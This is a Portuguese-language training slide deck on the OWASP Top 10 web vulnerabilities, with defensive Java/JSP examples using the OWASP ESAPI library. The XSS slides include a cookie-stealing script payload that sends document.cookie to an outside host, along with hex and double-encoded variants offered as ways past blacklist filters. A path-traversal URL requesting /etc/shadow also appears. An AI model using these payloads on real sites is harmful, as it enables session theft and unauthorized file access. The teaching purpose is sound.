- O código que executa no browser do usuário utiliza elementos do DOM sem fazer as verificações necessárias.
- Falha no código que executa no lado cliente
  - Neste caso não ocorre falha no lado servidor (camada de controle/negócio)

XSS Baseado no DOM



OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

Para evitar XSS:

- Validar os dados fornecidos para a aplicação
  - Cabeçalhos
  - Cookies
  - Dados de formulários
  - Campos escondidos
- Codificar os dados recebidos pela aplicação antes de utilizar ou armazená-los
  - Usar escape codes HTML: &lt &gt &#40 &#41

OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

O problema da codificação dupla (double encoding):

Char	Hex encode	Then encoding '%'	Double encode
“<”	“%3C”	“%25”	“%253C”
“/”	“%2F”	“%25”	“%252F”
“>”	“%3E”	“%25”	“%253E”

Ex:

```
<script>alert('XSS')</script>

%253Cscript%253Ealert('XSS')%253C%252Fscript%253E
```

OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

Quando um usuário malicioso submete uma URL como:

```
http://exemplo.com/formulario.jsp?nome="<script>document.location=
  'http://www.cgisecurity.com/cgi-bin/cookie.cgi?
  '%20+document.cookie</script>"
```

Este ataque pode ser submetido também em hexadecimal, burlando um sistema de validação tradicional (blacklist):

```
http://exemplo.com/formulario.jsp?nome=%22%3e%3%73%63%72%69%70%74
%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e
%3d%27%68%74%74%70%3a%2f%2f77%77%77%2e63%67%69%73%65%63
%75%72%69%74%79%2e%63%6f%6d%2f63%67%69%2d%62%69%6e%2f%63
%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65
%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e
```

OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

Exemplo de métodos da ESAPI que auxiliam na proteção contra XSS:

```
String codificada = ESAPI.encoder().encodeForHTML(
    request.getParameter( “parametro1" ) );

String codificada = ESAPI.encoder().encodeForHTMLAttribute(
    request.getParameter( “parametro1" ) );

String codificada = ESAPI.encoder().encodeForJavaScript(
    request.getParameter( “parametro1" ) );

String codificada = ESAPI.encoder().encodeForCSS(
    request.getParameter ( “parametro1" ) );

String codificada= ESAPI.encoder().encodeForURL(
    request.getParameter ( “parametro1" ) );
```

OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

Como evitar:

- Como usar a ESAPI para realizar a codificação dos dados nas páginas JSP:

```
<p>
    Nome <%=
        ESAPI.encoder()
            .encodeForHTML(request.getParameter("username"))
    %>
</p>
```

OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

Como evitar (outras formas):

- A JSF facilita o processo de encoding dos dados a serem exibidos através das tags (<h:outputText />), da seguinte forma:

```
<h:outputText value="#{bean.name}" />
```

```
<p>Nome do usário: #{bean.name}</p>
```

obs.: desta forma será criado um tag implícito do tipo <h:outputText/>

OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

Formas inseguras:

```
<p> Nome <%= request.getParameter("username") %> </p>
```

```
<h:outputText value="#{param.name}" escape="false">
```

obs.: neste caso o desenvolvedor estaria explicitamente desativando o tratamento dos dados.

```
<h:outputText value="#{bean.name}" escape="false">
```

obs.: neste caso mesmo desativando o escaping (codificação dos dados) a exibição é segura por se tratar de um bean de entidade!

OWASP Top 10

- **A3: Falha na autenticação e no gerenciamento de sessão**

Características:

- As funções de uma aplicação relacionadas com autenticação e gestão de sessões são muitas vezes implementadas de forma incorreta, permitindo que os atacantes comprometam senhas, chaves, identificadores de sessão ou ainda venham explorar outras falhas de implementação para assumirem a identidade de outros usuários.

OWASP Top 10

- **A3: Falha na autenticação e no gerenciamento de sessão**

Questões a verificar:

1. As credenciais sempre são protegidas quando armazenadas utilizando hashing ou criptografia?
2. As credenciais podem ser adivinhadas ou sobrepostas através de funções inadequadas no gerenciamento da conta? ex.: criação da conta, mudança de senha, recuperação de senha, identificadores de sessão de sessão fracos.
3. Os identificadores de sessão são expostos na URL? ex.: reescrita de URL.
4. Os identificadores de sessão são vulneráveis à ataques de fixação de sessão?
5. Os identificadores de sessão são desconectados após um determinado período de inatividade e os usuários tem opção para efetuar o logout?
6. Os identificadores de sessão são alterados após a autenticação bem sucedida?
7. As senhas, os identificadores de sessão e outras credenciais são enviadas através de conexões SSL/TLS?

OWASP Top 10

- **A3: Falha na autenticação e no gerenciamento de sessão**

Como evitar:

- Um único modelo de controles para autenticação e gerenciamento de sessão. Estes controles devem ser capazes de:
  - Atender todos os requisitos para autenticação e gerenciamento de sessão definidos nas áreas V2 (Autenticação) e V3 (Gerenciamento de Sessão) do Application Security Verification Standard (ASVS) publicado pela OWASP.
  - Fornecer uma interface simples para os desenvolvedores. Considere os módulos ESAPI Authenticator e ESAPI User como bons exemplos para emular, utilizar ou realizar o desenvolvimento baseado nesta biblioteca.
- Esforços devem ser tomados para evitar a ocorrência de falhas de XSS que podem ser utilizados para realizar o furto dos identificadores de sessão.

OWASP Top 10

- **A3: Falha na autenticação e no gerenciamento de sessão**

Cenários de Ataques:

1. A aplicação insere os identificadores de sessão na URL:

http://example.com/sales;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

2. O procedimento de timeout da aplicação não é adequadamente parametrizado.

3. Um atacante consegue ter acesso a base de dados contendo os registros com as senhas de acesso ao sistema. Caso as senhas não estiverem criptografadas ou estiverem armazenadas utilizando algoritmo de hash fraco, todas as senhas dos usuários do sistema estarão expostas para o atacante.

OWASP Top 10

- **A2: Falha na autenticação e no gerenciamento de sessão**

Como evitar:

- Utilizar a biblioteca ESAPI para verificar:
  - Se o usuário já está autenticado
  - Se autenticado verificar se não está bloqueado ou se o tempo de timeout de sessão não expirou
  - É recomendável que o trecho de código a seguir que realiza estas verificações para as páginas que requerem autenticação esteja implementado na forma de um Filtro Java

```
try {
        ESAPI.authenticator().login(request, response);
} catch( AuthenticationException e ) {
}
```

OWASP Top 10

- **A4: Referência Insegura de Objetos**

Características:

- Uma referência direta a um objeto ocorre quando um programador expõe uma referência para um objeto interno da implementação, como:
  - Arquivo
  - Diretório
  - Chave de uma tabela no banco de dados
  - URL
  - Parâmetro de formulário

OWASP Top 10

- **A4: Referência Insegura de Objetos**

- Sem uma verificação de controle de acesso ou outra proteção semelhante, os atacantes podem **manipular** estas referências para acessar informações ou outros objetos não-autorizados.

URL gerada pela aplicação:

http://www.example.com/visualiza_info_conta.jsp?userId="4325110" ← acesso legítimo

URL adulterada:

http://www.example.com/visualiza_info_conta.jsp?userId="5432112" ← acesso indevido

OWASP Top 10

▪ A4: Referência Insegura de Objetos

- O exemplo de código a seguir mostra como geralmente é realizado um controle por referências diretas para permitir o acesso a determinado arquivo:

```
String filePath = "/opt/docs/file1.doc";
String href = "http://www.example.com/downloadFile.do?filePath=\"" + filePath + "\""
```

URL gerada pela aplicação:

```
http://www.example.com/downloadFile.do?filePath="/opt/docs/file1.doc"
```

URL adulterada:

```
http://www.example.com/downloadFile.do?filePath="/opt/docs/file2.doc"
http://www.example.com/downloadFile.do?filePath="/etc/shadow"
```

OWASP Top 10

- **A4: Referência Insegura de Objetos**

Como evitar:

- Evite expor referências a objetos internos.
- Valide referências a objetos internos usando lista de nomes válidos
- Use índices ou mapas de referência para evitar a manipulação de parâmetros

OWASP Top 10

- **A4: Referência Insegura de Objetos**

Como evitar:

- Use índices ou mapas de referência para evitar a manipulação de parâmetros

```
String filePath = "/opt/myapp/docs/file1.doc";

AccessReferenceMap arm = new RandomAccessReferenceMap();
String indRef = arm.addDirectReference( (String) filePath );

String href = "http://www.example.com/pagina_exemplo?fileRef=\"" +
                indRef + "\"";
```

OWASP Top 10

- **A4: Referência Insegura de Objetos**

URL gerada:

```
http://www.example.com/pagina_exemplo?fileRef="abMa27"
```

```
try {
    String indRef = request.getParameter( “fileRef” );
    String filePath = (String) arm.getDirectReference( indRef );
    File file = new File (filePath);
    // ... instruções que executam operações sobre o objeto File recuperado
} catch (AccessControlException ace) {
    // se a referência indireta não existe, então provavelmente é um ataque
    // e o método getDirectReference lança uma exceção do tipo
    // AccessControlException
}
```

OWASP Top 10


- **A5: Cross-Site Request Forgery (CSRF)**

Características:

- Um ataque CSRF força o navegador de uma vítima que tenha uma sessão ativa a enviar uma requisição HTTP forjada para uma aplicação Web vulnerável.
  - A requisição é pré-autenticada e inclui o cookie de sessão e outras informações da sessão, como informação de autenticação.
- Esta falha permite ao atacante forçar o navegador da vítima a criar requisições que a aplicação vulnerável aceite como requisições legítimas oriundos do computador da vítima.

OWASP Top 10

- **A5: Cross-Site Request Forgery (CSRF)**



OWASP Top 10

- **A5: Cross-Site Request Forgery (CSRF)**

Soluções ineficazes:

- Aceitar apenas POST
  - –Dificulta mas não resolve
    - »Evita ataques por endereço de imagem
  - –Javascript pode realizar POST
  - –Flash pode realizar POST

OWASP Top 10

- **A5: Cross-Site Request Forgery (CSRF)**

Soluções ineficazes:

- Verificação de “Referer”
  - Alguns firewalls modificam o “Referer”
  - Flash pode fazer spoofing do “Referer”
  - Há casos em que o browser não envia o “Referer”

OWASP Top 10

- **A5: Cross-Site Request Forgery (CSRF)**

Como evitar:

- Usar parâmetro que não pode ser adivinhado pelo atacante
- Formas:
  - Token Secreto → mais fácil e mais recomendável
  - Requisitar senha nas operações sensíveis

OWASP Top 10

- **A5: Cross-Site Request Forgery (CSRF)**

Como evitar:

- Token secreto.
  - São associados à sessão do usuário
  - Os tokens (teoricamente) não podem ser adivinhados pelo atacante
  - Duas formas de implementar:
    - » A aplicação passa o token em *hidden fields* nas páginas de resposta e o usuário envia token a cada requisição
    - » A aplicação adiciona o token nos parâmetros das requisições ex: http://example.com/action?param=1&ctoken=8FD4B2

OWASP Top 10

- **A5: Cross-Site Request Forgery (CSRF)**

- Adicionando token em *hidden field*.

```
<input name="csrf_field" type="HIDDEN"
    value='<%=  ESAPI.httpUtilities().getCSRFToken() %>' />
```

- Adicionando o token nos parâmetros das requisições

http://example.com/action?param=1&ctoken=8FD4B2

```
String url = ESAPI.httpUtilities().addCSRFToken(
    "http://example.com/action?param1=1");
```

OWASP Top 10

- **A5: Cross-Site Request Forgery (CSRF)**

Como evitar:

- Requisitar Senha
  - Os atacantes (teoricamente) não conhecem a senha
  - Solicitar a senha em todas as requisições
    - »Atrapalha a usabilidade
    - »A aplicação deve requisitar apenas para operações sensíveis

OWASP Top 10

- **A6: Configuração de segurança deficiente**

Características:

- A segurança depende também da existência de configurações seguras específicas definidas e usadas na aplicação, frameworks, servidor de aplicação, servidor de Web e plataforma.
- Todas as configurações devem ser definidas, implementadas e mantidas por que muitas vezes elas não vem aplicadas diretamente do fornecedor com padrões de segurança definidos.
- Isto inclui também possuir todo o software atualizado, incluindo todas as bibliotecas de código usadas pela aplicação.
- Tem mais ligação com o ambiente de produção do que com o código da aplicação.

OWASP Top 10

- **A6: Configuração de segurança deficiente**

Como evitar:

- Verificando os seguintes itens:
  - Existe algum processo de atualização das últimas versões e patches de todo o software para o seu ambiente? Isto inclui o sistema operacional, servidor de aplicações Web, SGBD e demais bibliotecas.
  - Tudo aquilo que não é necessário está desabilitado, removido, ou não instalado (por ex: portas, serviços, páginas, contas, etc)?
  - As contas por padrão estão desabilitadas ou foram alteradas?
  - Todas as configurações de segurança estão definidas corretamente?
  - Todos os servidores estão protegidos por Firewalls/Filtros, etc?

OWASP Top 10

- **A6: Configuração de segurança deficiente**

Como evitar:

- Estabelecer:
  - Um processo robusto e repetitivo que torne fácil e rápido o desenvolvimento de outro ambiente que esteja fechado/guardado. Os ambientes de desenvolvimento, garantia da qualidade e produção deverão estar todos configurados da mesma maneira. Este processo deverá ser automatizado para minimizar os esforços necesários para implementar um novo ambiente seguro.
  - Uma arquitetura robusta que forneça uma boa separação e segurança entre os componentes.
  - Executar escaneamentos e realizar auditorias periodicamente para auxiliar na detecção de configuração deficiente.

OWASP Top 10

- **A7: Armazenamento criptográfico inseguro**

Características:

- Muitas aplicações Web não protegem devidamente dados sensíveis, como números dos cartões de créditos, dados pessoais e credenciais de autenticação com algoritmos de cifra ou de resumo (hash).
- Os atacantes podem roubar ou modificar estes dados, protegidos de forma deficiente, para realizar roubos de identidade, fraude com cartões de crédito ou outros crimes.

OWASP Top 10

- **A7: Armazenamento criptográfico inseguro**

Como evitar:

- Para todos dados sensíveis devemos assegurar que:
  - Sejam criptografados nos locais onde são armazenados a longo prazo, especialmente nos backups de dados.
  - Somente usuários autorizados podem acessar as cópias dos dados decriptografados.
  - Um padrão de algoritmo de criptografia forte (preferencialmente os recomendados pelo e-ping e ICP-Brasil) esteja sendo utilizado.
  - Uma chave forte tenha sido gerada, protegida contra acesso não autorizado e que a troca das chaves seja planejada.

OWASP Top 10

- **A7: Armazenamento criptográfico inseguro**

Como evitar:

- Utilizar o módulo Encryptor da biblioteca ESAPI para realizar a criptografia de dados sensíveis, utilizando parâmetros de criptografia que envolvem algoritmos adequados e chaves fortes guardadas em um arquivo de configuração protegido:

```
String secret = "Secret Message";

CipherText encrypted = ESAPI.encryptor()
        .encrypt( new PlainText( secret ) );

PlainText decrypted = ESAPI.encryptor().decrypt( encrypted );
```

OWASP Top 10

- **A8: Falha ao restringir o acesso às URLs**

Observações:

- Muitas aplicações Web verificam os direitos de acesso a uma URL antes de exibirem links e botões protegidos.
- As aplicações devem realizar verificações de controles de acesso semelhantes cada vez que estas páginas são acessadas. Caso contrário, os atacantes podem forjar URLs e acessar estas páginas escondidas, sem qualquer controle.

OWASP Top 10

- **A8: Falha ao restringir o acesso às URLs**

Como evitar:

- As políticas de autenticação e autorização deverá ser baseada em papéis (**RBAC** - role based access control), para minimizar o esforço necessário para manter estas políticas.
- As políticas devem ser altamente configuráveis, de modo a minimizar qualquer aspecto codificado da política.
- O mecanismo de execução deve **por padrão negar** todos os acessos, necessitando de permissões explícitas para usuários e papéis específicos para permitir o acesso a cada página.
- Se a página está envolvida em um fluxo de trabalho, é necessário verificar se as condições estão em um estado apropriado para permitir o acesso aos recursos.

OWASP Top 10

- **A8: Falha ao restringir o acesso às URLs**

Cenário de ataque:

- O atacante simplesmente modifica o apontamento da URL de destino no browser

URL gerada pela aplicação:

http://example.com/app/getappInfo ← acesso legítimo

URL adulterada:

http://example.com/app/admin_getappInfo ← acesso indevido

OWASP Top 10

- **A8: Falha ao restringir o acesso às URLs**

Como evitar:

- Verificar se o usuário tem permissão de acessar a URL
  - É recomendável que esta verificação seja implementada na forma de um filtro java para verificar o acesso a todas as páginas

```
ESAPI.accessController().isAuthorizedForURL(request.getRequestURI());
```

OWASP Top 10

- **A8: Falha ao restringir o acesso às URLs**

Como evitar:

- Verificação implementada na forma de Filtro Java

```
public void doFilter(ServletRequest req, ServletResponse resp,
    FilterChain chain) throws IOException {
    if ( !ESAPI.accessController()
            .isAuthorizedForURL(request.getRequestURI()) ) {

        request.setAttribute("message", "Acesso não autorizado!" );
        RequestDispatcher dispatcher =
            request.getRequestDispatcher("WEB-INF/index.jsp");

        //redireciona para página principal
        dispatcher.forward(request, response);

        return;
    }
    chain.doFilter(request, response);
  }
```

OWASP Top 10

- **A9: Proteção ineficaz da camada de transporte**

Características:

- Ocorre quando as aplicações falham na autenticação, cifra e proteção da confidencialidade e integridade do tráfego de informações sensíveis na rede.
- Quando o fazem, muitas vezes fazem com o uso de recursos e algoritmos fracos, muitas vezes usam certificados inválidos ou expirados, ou não os utilizam corretamente.

OWASP Top 10

- **A9: Proteção ineficaz da camada de transporte**

Como evitar:

- Exigir conexão SSL em todas as páginas sensíveis. As requisições que não fazem uso de SSL para estas páginas devem ser redirecionadas para a respectiva página SSL.
- Defina o flag "secure" em todos os cookies sensíveis.
- Configure o seu provedor de SSL para usar apenas algoritmos de criptografia robustos
- Certifique que o certificado é válido, não expirado, não revogado e corresponde a todos os domínios usados pelo site.
- As conexões de backend e demais conexões devem utilizar as tecnologias de criptografia SSL ou outras similares.

OWASP Top 10

- **A9: Proteção ineficaz da camada de transporte**

Como evitar:

- Boa parte do problema está na camada de comunicação SSL
- A ESAPI pode ser usada para ajudar a:
  - Garantir que a comunicação seja realizada por meio de canal seguro (SSL)
  - Definir os flags dos cookies como 'secure'
  - Fornecer métodos que facilitam a criptografia/decriptografia dos dados.

OWASP Top 10

- **A9: Proteção ineficaz da camada de transporte**

Como evitar:

- Garantindo a comunicação via canal SSL
  - garantir que o request use SSL e a passagem de parâmetros seja via POST

```
try{
    ESAPI.httpUtilities().assertSecureRequest(request);

} catch ( AccessControlException ace) {
}
```

  - garantir apenas o uso do SSL

```
try{
    ESAPI.httpUtilities().assertSecureChannel(request);

} catch ( AccessControlException ace) {
}
```

OWASP Top 10

- **A9: Proteção ineficaz da camada de transporte**

Como evitar:

• Definindo os flags dos cookies como 'secure', encapsulando a requisição com o uso do wrapper SecurityWrapperRequest:

```
HttpServletRequest safeReq =
    new SecurityWrapperRequest( request );
```

```
HttpServletResponse safeResp =
    new SecurityWrapperResponse( response );
```

OWASP Top 10

- **A9: Proteção ineficaz da camada de transporte**

Como evitar:

- Utilizar métodos que facilitam a criptografia/decriptografia dos dados
  - ESAPI.encryptor().encrypt(PlainText message)
  - ESAPI.encryptor().decrypt(CypherText message)
  - ESAPI.httpUtilities().encryptQueryString(String query)
  - ESAPI.httpUtilities().decryptQuery(String encrypted)
  - ESAPI.httpUtilities().encryptHiddenField(String value)
  - ESAPI.httpUtilities().dencryptHiddenField(String encrypted)

OWASP Top 10

- **A9: Proteção ineficaz da camada de transporte**

Como evitar:

- Criptografando a query string

```
String url = "http://example.com/tela.jsp?encQuery=";
String queryString = "field1=value1&field2=value2&field3=value3";

String urlEnc = url+ESAPI.httpUtilities().encryptQueryString(queryString);
```

- Decriptografando a query string

```
String encQueryParam = request.getParameter("encQuery");

java.util.Map<String, String> mapQueryString =
    ESAPI.httpUtilities().decryptQueryString(encQueryParam);
```

OWASP Top 10

- **A10: Redirecionamentos inseguros**

Características:

- Ocorre quando as aplicações Web redirecionam e encaminham usuários para outras páginas e sítios de Web e usam para isto **dados não confiáveis** para **determinar** as **páginas de destino**.
- Sem uma validação adequada, os atacantes podem redirecionar as vítimas para sítios de phishing ou malware, ou então usar o mecanismo de encaminhamento para acessar páginas não autorizadas.

OWASP Top 10

- **A10: Redirecionamentos inseguros**

Como evitar:

- Não utilizar parâmetros dos usuários para o cálculo da URL de destino, ou então utilizar referências indiretas para as URLs.
- Assegurar que o valor fornecido é válido e autorizado para o usuário.
- Utilizar a ESAPI para realizar o processo de redirecionamento de maneira segura:

```
ESAPI.httpUtilities().sendRedirect (response, request.getParameter("fwd"));
```

```
ESAPI.httpUtilities().sendForward (request, response,
    request.getParameter("fwd"));
```

Biblioteca OWASP ESAPI

O que é a ESAPI?

- É uma API de segurança corporativa.
- Desenvolvido pela OWASP
- Licença BSD
- Linguagens:
  - Java (Java EE)
  - .NET
  - ASP classico
  - PHP
  - ColdFusion
  - Python
  - Haskell
  - Javascript

Biblioteca OWASP ESAPI

O que é a ESAPI?

